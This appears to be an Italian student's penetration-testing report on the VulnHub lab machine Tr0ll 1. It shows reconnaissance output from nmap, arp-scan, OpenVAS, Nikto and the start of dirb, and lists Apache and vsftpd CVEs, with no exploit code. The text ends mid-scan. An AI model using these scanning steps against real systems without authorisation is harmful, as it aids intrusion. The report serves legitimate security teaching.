



# Università degli Studi di Salerno

Dipartimento di Informatica

*Penetration Testing and Ethical Hacking*

---

## **Metodologie e Strumenti utilizzati durante il Penetration Testing di Troll 1**

Professore:

Arcangelo Castiglione

Candidato:

Giacomo Coccozziello

Anno Accademico 2018/2019

## Sommario

1. *Target Scoping*
  - 1.1. *Raccolta dei requisiti del cliente*
  - 1.2. *Preparazione del Test Plan*
  - 1.3. *Definizione dei confini del Test*
  - 1.4. *Definizione degli obiettivi di Business*
  - 1.5. *Gestione e pianificazione del progetto*
2. *Information Gathering and Target Discovery*
  - 2.1. *Information Gathering*
  - 2.2. *Target Discovery*
3. *Vulnerability Mapping and Target Exploitation*
  - 3.1. *Scansione manuale delle vulnerabilità*
  - 3.2. *Scansione automatica delle vulnerabilità*
  - 3.3. *Analisi delle Applicazioni Web*
  - 3.4. *Target Exploitation*
4. *PostExploitation*
  - 4.1. *Privilege Escalation*

# 1. Target Scoping


## 1.1 Raccolta dei requisiti del cliente

La prima fase dell'attività progettuale consiste nel Target Scoping. In questa fase vengono raccolte quante più informazioni possibili sul dominio da analizzare. In genere, viene realizzato attraverso una comunicazione verbale o scritta con il cliente che commissiona il lavoro. Nel nostro caso il lavoro non viene commissionato da un cliente, ma viene scelta una macchina virtuale, dove per virtuale intendiamo un software che attraverso un processo di virtualizzazione crea un ambiente virtuale che emula il comportamento di una macchina fisica. Questa macchina virtuale verrà reperita sul sito <https://www.vulnhub.com/>.

In questa fase verrà condotta un'analisi preliminare del sistema solo sulle informazioni disponibili su tale piattaforma. Poiché non sappiamo a priori le difficoltà che potremmo incontrare durante le fasi di penetration testing, si è deciso che sia la macchina pentester (la macchina utilizzata dal pentester durante l'analisi) che la macchina target (la macchina a cui dobbiamo accedere) verranno utilizzate esclusivamente all'interno del sistema Oracle VirtualBox.

### Informazioni macchina pentester:


La macchina pentester utilizza il sistema operativo Kali Linux basato su Debian 64-bit con le seguenti caratteristiche:


**Generale**

Nome: Kali-Linux-2019.1-vbox-amd64

Sistema operativo: Debian (64-bit)

Posizione del file delle impostazioni: C:\Users\GIACOMO\VirtualBox VMs\Kali-Linux-2019.1-vbox-amd64



**Sistema**

Memoria di base: 2048 MB

Processori: 2

Ordine di avvio: Disco fisso, Ottico

Accelerazione: VT-x/AMD-V, Paginazione nidificata, PAE/NX, Paravirtualizzazione KVM


**Schermo**


Memoria video: 128 MB

Scheda grafica: VBoxVGA

Accelerazione: 3D

Server di desktop remoto: Disabilitato

Registrazione: Disabilitata



**Archiviazione**

Controller: IDE

IDE master secondario: [Lettore ottico] Vuoto


Controller: SATA

Porta SATA 0: Kali-Linux-2019.1-vbox-amd64-disk001.vdi (Normale, 80,00 GB)



**Audio**


Driver host: Windows DirectSound

Controller: ICH AC97


**Rete**

Scheda 1: Intel PRO/1000 MT Desktop (Rete con NAT, 'Esame')


**Anteprima**



La macchina target è installata anch'essa all'interno di Oracle VirtualBox, utilizza il sistema operativo Linux basato su Debian 64-bit con le seguenti caratteristiche:

Generale	
Nome:	Troll1
Sistema operativo:	Oracle (64-bit)
Posizione del file delle impostazioni:	C:\Users\GIACOMO\VirtualBox VMs\Troll1

Sistema	
Memoria di base:	2048 MB
Ordine di avvio:	Floppy, Ottico, Disco fisso
Accelerazione:	VT-x/AMD-V, Paginazione nidificata, PAE/NX, Paravirtualizzazione KVM

Schermo	
Memoria video:	16 MB
Scheda grafica:	VMSVGA
Server di desktop remoto:	Disabilitato
Registrazione:	Disabilitata

Archiviazione	
Controller: IDE	
IDE master secondario:	[Lettore ottico] Vuoto
Controller: SATA	
Porta SATA 0:	Troll.vmdk (Normale, 3,00 GB)

Audio	
Driver host:	Windows DirectSound
Controller:	ICH AC97

Rete	
Scheda 1:	Intel PRO/1000 MT Desktop (Rete con NAT, 'Esame')



Anteprima

Troll1

Inoltre, sia la macchina pentester che la macchina target comunicano utilizzando la stessa rete “Esame”.

Kali-Linux-2019.1-vbox-amd64 - Impostazioni

Generale

Sistema

Schermo

Archiviazione

Audio

Rete

Porte seriali

USB

Cartelle condivise

Interfaccia utente

Rete

Scheda 1Scheda 2Scheda 3Scheda 4

☒ Abilita scheda di rete

Connessa a: Rete con NAT

Nome: Esame

▶ Avanzate

Troll1 - Impostazioni

Generale

Sistema

Schermo

Archiviazione

Audio

Rete

Porte seriali

USB

Cartelle condivise

Interfaccia utente

Rete

Scheda 1Scheda 2Scheda 3Scheda 4

☒ Abilita scheda di rete

Connessa a: Rete con NAT

Nome: Esame

▶ Avanzate

## **1.2 Preparazione del Test Plan**

Dopo che i requisiti sono stati raccolti e verificati nella fase precedente, in questa sezione vengono coinvolte anche altre informazioni riguardanti fini legali e commerciali del processo di testing. La tipologia di testing che andremo ad utilizzare è la “Gray Box Testing”, poiché abbiamo a disposizione soltanto poche informazioni sulla macchina target ed inoltre non abbiamo alcuna informazione riguardo i software installati al suo interno. Le risorse impiegate per tale progetto sono esclusivamente le ore di lavoro eseguite dal penetration testing e le risorse del PC utilizzate per effettuare l’analisi. Inoltre, non sappiamo con precisione il numero di giorni che ci vorranno per completare il processo di testing, ma secondo una stima è di circa 20 giorni. In riferimento alle norme legali, non è stato redatto alcun contratto “(Non-Disclosure Agreement – NDA) poiché il progetto è puramente didattico.

## **1.3 Definizione dei confini del Test**

Non ci si pone alcun limite ai confini del testing, infatti si cercherà di analizzare e di stressare quanto più possibile la macchina target cercando di individuare un maggior numero di vulnerabilità e sfruttarle per poter raggiungere l’obiettivo finale. A priori non si riesce a determinare quali aspetti del sistema verranno analizzati in maniera più approfondita e quali meno per cui come per il processo di testing si cercherà di adottare un atteggiamento quanto più flessibile procedendo per tentativi.

## **1.4 Definizione degli obiettivi di business**

In questa fase gli obiettivi di business non verranno trattati in quanto il processo di testing non è stato commissionato da parte di un cliente ma verranno definiti soltanto obiettivi personali da raggiungere allo scopo di condurre un progetto didattico quanto più approfondito possibile. Questi obiettivi sono indicati sul sito vulnhub.com per la macchina target (Troll 1) che è stata presa in considerazione e prevede l’ottenimento di un accesso privilegiato (root user) ed inoltre la lettura del file proof.txt all’interno della cartella root.

## **1.5 Gestione e pianificazione del progetto**

Per quanto riguarda la gestione dell'analisi, l'attività progettuale prevede l'utilizzo di due macchine virtuali: Macchina Pentester (Kali Linux) utilizzata dall'unico pentester per svolgere tutte le fasi del processo di testing e Macchina Target (Troll 1) a cui proveremo ad accedere.

Invece, la pianificazione del progetto non può essere determinata in quanto non sappiamo la durata precisa di ogni singola fase.



## 2. Information Gathering and Target Discovery

### 2.1. Information Gathering

In questa fase cercheremo di ottenere quante più informazioni possibili sulla macchina target direttamente dal sito Vulnhub.

Nella descrizione di Troll 1 otteniamo le seguenti caratteristiche:

**Tr0ll: 1**

[About Release](#) [Back To The Top](#)

- Name: Tr0ll: 1
- Date release: 14 Aug 2014
- Author: [Maleus](#)
- Series: Tr0ll
- Web page: <http://overflowsecurity.com/?p=70>

[Download](#) [Back To The Top](#)

**Tr0ll.rar** (Size: 434 MB)

- Download: <http://overflowsecurity.com/files/Tr0ll.rar>
- Download (Mirror): <https://download.vulnhub.com/tr0ll/Tr0ll.rar>
- Download (Torrent): <https://download.vulnhub.com/tr0ll/Tr0ll.rar.torrent> [\(U Magnet\)](#)

[Description](#) [Back To The Top](#)

Tr0ll was inspired by the constant trolling of the machines within the OSCP labs.

The goal is simple, gain root and get Proof.txt from the /root directory.

Not for the easily frustrated! Fair warning, there be trolls ahead!

Difficulty: Beginner ; Type: boot2root

Special thanks to @OS\_Eagle11 and @superkojiman for suffering through the testing all the way to root!

The machine should pull an IP using DHCP, if you have any problems, contact me for a password to get it to working.

Inoltre, non è possibile recuperare altre informazioni da Troll 1 poiché non è possibile accedere.

```
Ubuntu 14.04.1 LTS troll tty1
troll login:
```

Allora è stato opportuno individuare l'indirizzo specifico della macchina target virtuale per poter utilizzare altri strumenti per ottenere informazioni. Innanzitutto è stato necessario individuare il proprio indirizzo IP attraverso il comando *ifconfig*.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fef8:42a7  prefixlen 64  scopeid 0x20<link>
    ether 08:00:27:f8:42:a7  txqueuelen 1000  (Ethernet)
    RX packets 10757  bytes 16247561 (15.4 MiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 2940  bytes 178084 (173.9 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 20  bytes 1116 (1.0 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 20  bytes 1116 (1.0 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

Utilizzando questo comando sulla macchina Kali scopriamo che l'indirizzo associato alla nostra macchina è 10.0.2.15.

Per trovare l'indirizzo IP della macchina target, lanciamo il comando *arp-scan* sugli indirizzi di rete che vanno da 10.0.2.0/24.

```
root@kali:~# arp-scan 10.0.2.0/24
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9.5 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:54:00:12:35:00    QEMU
10.0.2.2      52:54:00:12:35:00    QEMU
10.0.2.3      08:00:27:35:9c:7a    Cadmus Computer Systems
10.0.2.7      08:00:27:9c:44:0a    Cadmus Computer Systems

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.5: 256 hosts scanned in 2.801 seconds (91.40 hosts/sec). 4 responded
```

E scopriamo che l'indirizzo IP della macchina target è 10.0.2.7

## 2.2. Target Discovery

Dopo aver individuato i due indirizzi IP sia della macchina Kali che della macchina Troll 1, andiamo ad analizzare in modo più approfondito l'IP di Troll 1 eseguendo una scansione delle porte per avere una panoramica preliminare dell'analisi.

Per tale tipo di scansione verrà utilizzato lo strumento *nmap*.

Nella fase di target Discovery viene utilizzato per effettuare port scanning, cioè permette di individuare porte aperte sulla macchina target in modo da determinare quali servizi di rete sono disponibili.

Il comando che lanciamo è il seguente:

```
root@kali:~# nmap -sC -sV -p- 10.0.2.7
```

- -sC -sV per effettuare la scansione con script sicuri di default e ricercando tutti i servizi
- -p- per scansionare tutte le porte
- 10.0.2.7 IP della macchina target (Troll1)

Risultati ottenuti:

```
root@kali:~# nmap -sC -sV -p- 10.0.2.7
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-04 11:12 EDT
Nmap scan report for 10.0.2.7
Host is up (0.0031s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-rw-rw-  1 1000      0          8068 Aug 10  2014 lol.pcap [NSE: writeable]
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 10.0.2.15
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 600
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 3.0.2 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 d6:18:d9:ef:75:d3:1c:29:be:14:b5:2b:18:54:a9:c0 (DSA)
|   2048 ee:8c:64:87:44:39:53:8c:24:fe:9d:39:a9:ad:ea:db (RSA)
|   256  0e:66:e6:50:cf:56:3b:9c:67:8b:5f:56:ca:ae:6b:f4 (ECDSA)
|_  256  b2:8b:e2:46:5c:ef:fd:dc:72:f7:10:7e:04:5f:25:85 (ED25519)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_http-robots.txt: 1 disallowed entry
|_/_secret
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:9C:44:0A (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 33.05 seconds
root@kali:~#
```

Possiamo notare chiaramente che 3 sono le porte aperte. FTP(21), SSH(22) e HTTP(80). Dalla porta FTP(21) possiamo vedere che l'accesso FTP Anonymous è abilitato quindi sicuramente è presente qualche vulnerabilità.

Sulla porta SSH(22) al momento non ci sono informazioni importanti da considerare.

Invece, sulla porta HTTP(80) non sappiamo se ci sono delle vulnerabilità, però osservando la scansione più attentamente notiamo che è presente una directory /\_secret.



### 3. Vulnerability Mapping and Target Exploitation

Dopo aver ricevuto le informazioni sulle porte aperte della macchina target, andremo ad analizzare le vulnerabilità. Tale analisi viene effettuata utilizzando due tipi di scansioni: la scansione manuale delle vulnerabilità e la scansione automatica.

#### 3.1. Scansione manuale delle vulnerabilità

Iniziamo l'analisi e valutiamo manualmente le vulnerabilità presenti sulla macchina target reperibili dalle informazioni sulle porte attraverso il comando *nmap*. Le informazioni ricevute saranno, poi, utilizzate per ricercare altre vulnerabilità collegandoci sul sito <https://cve.mitre.org/index.html> che consiste in un dizionario delle vulnerabilità e <https://www.cvedetails.com/> che permette di ricercare le vulnerabilità relative a prodotti, fornitori ed entry CVE.

```
root@kali:~# nmap -sV -sC -p- 10.0.2.7
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-06 03:16 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00026s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-rw-rw- 1 1000 0 8068 Aug 10 2014 lol.pcap [NSE: writeable]
|_ ftp-syst:
|_   STAT:
|_   FTP server status:
|_     Connected to 10.0.2.15
|_     Logged in as ftp
|_     TYPE: ASCII
|_     No session bandwidth limit
|_     Session timeout in seconds is 600
|_     Control connection is plain text
|_     Data connections will be plain text
|_     At session startup, client count was 3
|_     vsFTPD 3.0.2 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   1024 d6:18:d9:ef:75:d3:1c:29:be:14:b5:2b:18:54:a9:c0 (DSA)
|_   2048 ee:8c:64:87:44:39:53:8c:24:fe:9d:39:a9:ad:ea:db (RSA)
|_   256 0e:66:e6:50:cf:56:3b:9c:67:8b:5f:56:ca:ae:6b:f4 (ECDSA)
|_   256 b2:8b:e2:46:5c:ef:fd:dc:72:f7:10:7e:04:5f:25:85 (ED25519)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_ http-robots.txt: 1 disallowed entry
|_ /secret
|_ http-server-header: Apache/2.4.7 (Ubuntu)
```

Le vulnerabilità trovate con la ricerca manuale sono:

- Apache httpd 2.4.7

Vulnerability Details : [CVE-2013-6438](#)

The dav\_xml\_get\_cdata function in main/util.c in the mod\_dav module in the Apache HTTP Server before 2.4.8 does not properly remove whitespace characters from CDATA sections, which allows remote attackers to cause a denial of service (daemon crash) via a crafted DAV WRITE request.

Publish Date : 2014-03-18 Last Update Date : 2018-10-09

[Collapse All](#) [Expand All](#) [Select](#) [Select&Copy](#) [Scroll To](#) [Comments](#) [External Links](#)  
[Search Twitter](#) [Search YouTube](#) [Search Google](#)

**- CVSS Scores & Vulnerability Types**

CVSS Score	<b>5.0</b>
Confidentiality Impact	None (There is no impact to the confidentiality of the system.)
Integrity Impact	None (There is no impact to the integrity of the system.)
Availability Impact	Partial (There is reduced performance or interruptions in resource availability.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Denial Of Service
CWE ID	20

**- Related OVAL Definitions**

- Vsftpd 3.0.2

Vulnerability Details : [CVE-2015-1419](#)

Unspecified vulnerability in vsftpd 3.0.2 and earlier allows remote attackers to bypass access restrictions via unknown vectors, related to deny\_file parsing.

Publish Date : 2015-01-28 Last Update Date : 2018-10-30

[Collapse All](#) [Expand All](#) [Select](#) [Select&Copy](#) [Scroll To](#) [Comments](#) [External Links](#)  
[Search Twitter](#) [Search YouTube](#) [Search Google](#)


**- CVSS Scores & Vulnerability Types**

CVSS Score	<b>5.0</b>
Confidentiality Impact	None (There is no impact to the confidentiality of the system.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
Availability Impact	None (There is no impact to the availability of the system.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Bypass a restriction or similar
CWE ID	CWE id is not defined for this vulnerability

## 3.2. Scansione automatica delle vulnerabilità

Dalla ricerca manuale non sempre otteniamo vulnerabilità importanti, quindi, tale ricerca può essere automatizzata utilizzando strumenti molto potenti tra i quali *Nessus* e *OpenVas*. Nel nostro caso utilizzeremo lo strumento *OpenVas*.


Dopo averlo installato è possibile avviarlo attraverso il comando *openvas-start*, dopo circa 10 secondi verrà avviato l'applicativo, si aprirà automaticamente il browser Firefox ESR con l'apertura della pagina di login.



Cliccando sul pulsante *login* verrà aperta la Dashboard di OpenVas ed è possibile creare un nuovo task.

La creazione del task avviene attraverso i seguenti comandi:

- Scans -> Task -> icona a stella




Le informazioni che andiamo ad inserire all'interno del task sono:


- Name: nome che intendiamo dare alla scansione


- Scan Targets: andiamo a specificare la macchina target che intendiamo analizzare e per inserire i dati relativi all'obiettivo è necessario cliccare sull'icona a stella.

**Name**

**Comment**

**Scan Targets**  

**Alerts**  

**Schedule**  ☐ Once 

**Add results to Assets** ☒ yes ☐ no

**Apply Overrides** ☒ yes ☐ no

**Min QoD**  %

**Alterable Task** ☐ yes ☒ no

**Auto Delete Reports** ☒ Do not automatically delete reports  
☐ Automatically delete oldest reports but always keep newest  reports

**Scanner**

**Scan Config**

**Network Source Interface**

**Order for target hosts**

**Maximum concurrently executed NVTs per host**

**Maximum concurrently scanned hosts**

[Create](#)



New Target

Name

Troll

Comment

Hosts

☒ Manual
 

10.0.2.7

☐ From file
 

Browse... No file selected.

☐ From host assets (0 hosts)

Exclude Hosts

Reverse Lookup Only

☐ Yes
 ☒ No

Reverse Lookup Unify

☐ Yes
 ☒ No

Port List

All IANA assigned TCP 20...

Alive Test

Scan Config Default

Credentials for authenticated checks

SSH

--

on port

22

SMB

--

ESXi

--

SNMP

--

Create

A questo punto il task verrà creato cliccando sul pulsante Create

Greenbone Security Ass...

[https://127.0.0.1:9392/omp?cmd=get\\_tasks&filt\\_id=&filter=&task\\_id=9ef47d88-5864-4e4e](#)

Dashboard Scans Assets SecInfo Configuration Extras Administration Help

Filter: min\_qod=70 apply\_overrides=1 rows=10 first=1 sort=name

Tasks (1 of 1)

Tasks by Severity Class (Total: 1)

N/A

1

Tasks with most High results per host

No Tasks with High severity found

Tasks by status (Total: 1)

New

1

Name	Status	Reports	Severity	Trend	Actions
		Total	Last		
Troll Pentest	New				

Applied filter: min\_qod=70 apply\_overrides=1 rows=10 first=1 sort=name

Avviamo il task:



Al termine dell'analisi è possibile individuare le vulnerabilità che possono essere sfruttate ordinate in base al loro grado di <<Severity>> "High", "Medium" e "Low".

Vulnerability	Severity	QoD	Host	Location
CVE-2017-7679	7.5		10.0.2.7	cpe:/a:apache:http_server:2.4.7
CVE-2014-0226	6.6		10.0.2.7	cpe:/a:apache:http_server:2.4.7
CVE-2017-15715	6.4		10.0.2.7	cpe:/a:apache:http_server:2.4.7
CVE-2018-1312	6.4		10.0.2.7	cpe:/a:apache:http_server:2.4.7
CVE-2017-9788	6.4		10.0.2.7	cpe:/a:apache:http_server:2.4.7
CVE-2013-6438	6.0		10.0.2.7	cpe:/a:apache:http_server:2.4.7
CVE-2014-0098	6.0		10.0.2.7	cpe:/a:apache:http_server:2.4.7
CVE-2014-0231	6.0		10.0.2.7	cpe:/a:apache:http_server:2.4.7
CVE-2014-3523	6.0		10.0.2.7	cpe:/a:apache:http_server:2.4.7
CVE-2016-0736	6.0		10.0.2.7	cpe:/a:apache:http_server:2.4.7
CVE-2016-2161	6.0		10.0.2.7	cpe:/a:apache:http_server:2.4.7
CVE-2016-8743	6.0		10.0.2.7	cpe:/a:apache:http_server:2.4.7
CVE-2017-15710	6.0		10.0.2.7	cpe:/a:apache:http_server:2.4.7
CVE-2017-9798	6.0		10.0.2.7	cpe:/a:apache:http_server:2.4.7
CVE-2018-17199	6.0		10.0.2.7	cpe:/a:apache:http_server:2.4.7
CVE-2015-1419	6.0		10.0.2.7	cpe:/a:beasts:vsftpd:3.0.2
CVE-2014-0117	4.3		10.0.2.7	cpe:/a:apache:http_server:2.4.7
CVE-2014-0118	4.3		10.0.2.7	cpe:/a:apache:http_server:2.4.7
CVE-2014-8109	4.3		10.0.2.7	cpe:/a:apache:http_server:2.4.7
CVE-2015-3185	4.3		10.0.2.7	cpe:/a:apache:http_server:2.4.7
CVE-2016-4975	4.3		10.0.2.7	cpe:/a:apache:http_server:2.4.7
CVE-2018-1283	3.5		10.0.2.7	cpe:/a:apache:http_server:2.4.7
CVE-2016-8612	3.3		10.0.2.7	cpe:/a:apache:http_server:2.4.7

Da come possiamo vedere in figura, utilizzando la scansione automatica abbiamo ottenuto informazioni aggiuntive rispetto alla scansione manuale.

Talvolta, affidarsi esclusivamente a procedure automatizzate possono generare sia falsi positivi che falsi negativi. Per evitare errori simili, proveremo ad analizzare quante più vulnerabilità possibili, utilizzando anche strumenti simili.

### 3.3. Analisi delle Applicazioni Web

In questa sezione andremo ad eseguire un ulteriore scansione utilizzando lo strumento *Nikto2*.

Tale strumento permette di rilevare ed analizzare le vulnerabilità di sicurezza causate da:

- Errori di configurazione del server
- Utilizzo di file/configurazioni predefinite e/o non sicuri

- Applicazioni server obsolete.

```
root@kali:~# nikto -h http://10.0.2.7
- Nikto v2.1.6
-----
- Target IP:      10.0.2.7
- Target Hostname: 10.0.2.7
- Target Port:    80
- Start Time:     2019-07-02 10:34:14 (GMT-4)
-----
- Server: Apache/2.4.7 (Ubuntu)
- Server leaks inodes via ETags, header found with file /, fields: 0x24 0x500438fe37ded
- The anti-clickjacking X-Frame-Options header is not present.
- The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
- The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
- No CGI Directories found (use '-C all' to force check all possible dirs)
- Entry '/secret/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
- 'robots.txt' contains 1 entry which should be manually viewed.
- Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
- Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
- OSVDB-3092: /secret/: This might be interesting....
- OSVDB-3253: /icons/README: Apache default file found.
- 7536 requests: 0 error(s) and 10 item(s) reported on remote host
- End Time:      2019-07-02 10:35:03 (GMT-4) (49 seconds)
-----
= 1 host(s) tested
```

Da tale scansione possiamo notare che esiste la directory `_/secret` all'interno della macchina target che potrebbe essere interessante.

Ora è compito del pentester analizzare e sfruttare le vulnerabilità che sono state raccolte per riuscire ad ottenere l'accesso sulla macchina target.

Detto ciò, termina la fase di Vulnerability Mapping per avviare la fase di Target Exploitation.

### 3.4. Target Exploitation

In questa sezione andremo a sfruttare le vulnerabilità trovate nella fase di Vulnerability Mapping. L'obiettivo principale è di ottenere il controllo della macchina target.

Dalle vulnerabilità ottenute, il pentester dopo numerosi tentativi, utilizzando il framework *Metasploit* non è riuscito ad avere il controllo della macchina target.

Cerchiamo di escogitare un altro modo per accedere, perché come detto in precedenza il nostro obiettivo è quello di stressare quanto più la macchina target fin quando non otteniamo l'accesso.

Consultando le informazioni sul comando `nmap`, andremo ad analizzare la directory `_/secret` presente sulla porta 80.

Per prima cosa, andiamo ad aprire il browser Firefox ESR e digitiamo IP della macchina target.



Al primo impatto sembra che stiamo avendo qualche problema sul browser, ma la faccia sorridente ci fa capire che c'è qualcosa di nascosto.

In questo caso, il pentester per ottenere maggiori informazioni esegue un controllo sulle directory, utilizza il comando *Dirb*.

*Dirb* ci permette di ottenere una lista di tutte le sottodirectory della macchina target.

```
root@kali:~# dirb http://10.0.2.7

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Tue Jul  2 10:33:06 2019
URL_BASE: http://10.0.2.7/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

